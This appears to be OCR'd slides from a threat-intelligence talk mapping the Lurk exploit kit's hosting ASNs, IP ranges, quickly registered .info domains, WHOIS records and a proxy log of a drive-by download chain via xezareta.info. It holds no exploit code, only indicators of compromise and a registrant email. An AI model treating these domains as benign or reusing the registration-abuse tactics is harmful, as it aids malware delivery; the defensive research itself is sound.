
# Lurk Infrastructure

# Exploit kit infrastructure




AS41853: NTCOM-AS LLC NTCOM
AS31103: KEYWEB-AS Keyweb AG
AS8001: NET-ACCESS-CORP - Net Access Corporation
AS32097: WII-KC - WholeSale Internet, Inc.
AS60781: LEASEWEB-NL LeaseWeb B.V.
AS47145: SEVENUP-NET PE Wadim Khomenko Oleksandrovich
AS28753: LEASEWEB-DE Leaseweb Germany GmbH
AS32613: IWEB-AS - iWeb Technologies Inc.
AS20473: AS-CHOOPA - Choopa, LLC
AS10297: ENET-2 - eNET Inc.
AS6428: CDM - CDM
AS16276: OVH OVH Systems
AS44050: PIN-AS Petersburg Internet Network LLC
AS53612: CARAT-NETWORKS - Carat Networks Inc
AS10316: CODERO-AS - Codero
AS15003: NOBIS-TECH - Nobis Technology Group, LLC
AS15456: INTERNETX-AS InterNetX GmbH
AS3595: GNAXNET-AS - Global Net Access, LLC
AS36351: SOFTLAYER - SoftLayer Technologies Inc.
Unknown ASN 133481.0
95.211.x.x
69.64.x.x
184.x.x
208.43.x.x
206.225.x.x
66.246.x.x
184.22.x.x
66.226.x.x
70.32.x.x
91.121.x.x
93.189.x.x
94.23.x.x
174.142.x.x
209.222.x.x
63.247.x.x
64.79.x.x
62.212.x.x
184.107.x.x
216.55.x.x
216.155.x.x
67.230.x.x
67.196.x.x
74.82.x.x
85.17.x.x
198.50.x.x
95.169.x.x
208.110.x.x
62.116.x.x
209.123.x.x
178.162.x.x
77.x.x
207.x.x
27.139.x.x
6
4
2
0
−2
−4
−6
−6
−4
−2
0
2
4
6

# Infrastructure: domains




a

t



| domain | created |
|---|---|
| XEZARETA.INFO | 24-Apr-2012 **10:14:33** |
| HORTEZAM.INFO | 24-Apr-2012 **10:14:30** |
| FRETYPOLA.INFO | 24-Apr-2012 **10:14:28** |


# Addperiod abuse(?)



```
Domain ID:D46208878-LRMS
Domain Name:XEZARETA.INFO
Created On:24-Apr-2012 10:14:33 UTC
Last Updated On:24-Apr-2012 10:14:34 UTC
Expiration Date:24-Apr-2013 10:14:33 UTC
Sponsoring Registrar:DomainContext Inc. (R524-LRMS)
Status:CLIENT TRANSFER PROHIBITED
Status:TRANSFER PROHIBITED
Status:ADDPERIOD
Registrant ID:PP-SP-001
Registrant Name:Domain Admin
Registrant Organization:PrivacyProtect.org
Registrant Street1:ID#10760, PO Box 16
Registrant Street2:Note - All Postal Mails Rejected, visit Privacyprotect.org
```

| Status Code | What does it mean? |
|---|---|
| addPeriod | This grace period is provided after the initial registration of a domain name. If the registrar deletes the domain name during this period, the registry may provide credit to the registrar for the cost of the registration. |

# Reistration vs. active use of Lurk domains



private

*18 historical records found*

2014 6 total

- 2014-07-08 more | changes | screenshot
- 2014-06-22 more | changes | screenshot
- 2014-06-06 more | changes | screenshot
- 2014-04-25 more | changes | screenshot
- 2014-04-22 more | changes | screenshot
- 2012-07-07
- 2012-04-25 more | changes | screenshot

xezareta.info

Record Date: 2014-07-08
Registrar:
Server: whois.afilias.net
Created:
Updated:
Expires:

Reverse Whois:


contact@privacyprotect.org

```
Registrant City:Nobby Beach
Registrant State/Province:Queensland
Registrant Postal Code:QLD 4218
Registrant Country:AU
Registrant Phone:+45.36946676
```

| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| 20/08/13 11:33 | http://www.tks.ru/ | 70.32.39.108 | 80.0 | http://xezareta.info/indexm.html | text/html | 200 | 607 | 24959 | Mozilla/4.0 |
| 20/08/13 11:33 | | 70.32.39.108 | 80.0 | http://xezareta.info/054RIwj | application/3dr | 200 | 293 | 23784 | Mozilla/4.0 |
| 20/08/13 11:33 | | 70.32.39.108 | 80.0 | http://xezareta.info/154RIwj | application/octet-stream | 200 | 185 | 143753 | Java/1.6.0_31 |

# Exploit serving domains

Courtesy of domaintools.com



## Reverse Whois

Find **any domain(s)** with a **Whois record** that matches these criteria:

How does this work?

Email Address ▾ | Exactly Matching ▾ | yingw90@yahoo.com

1,416 domains

Expand Your Search ⚠

Narrow Your Search

Search

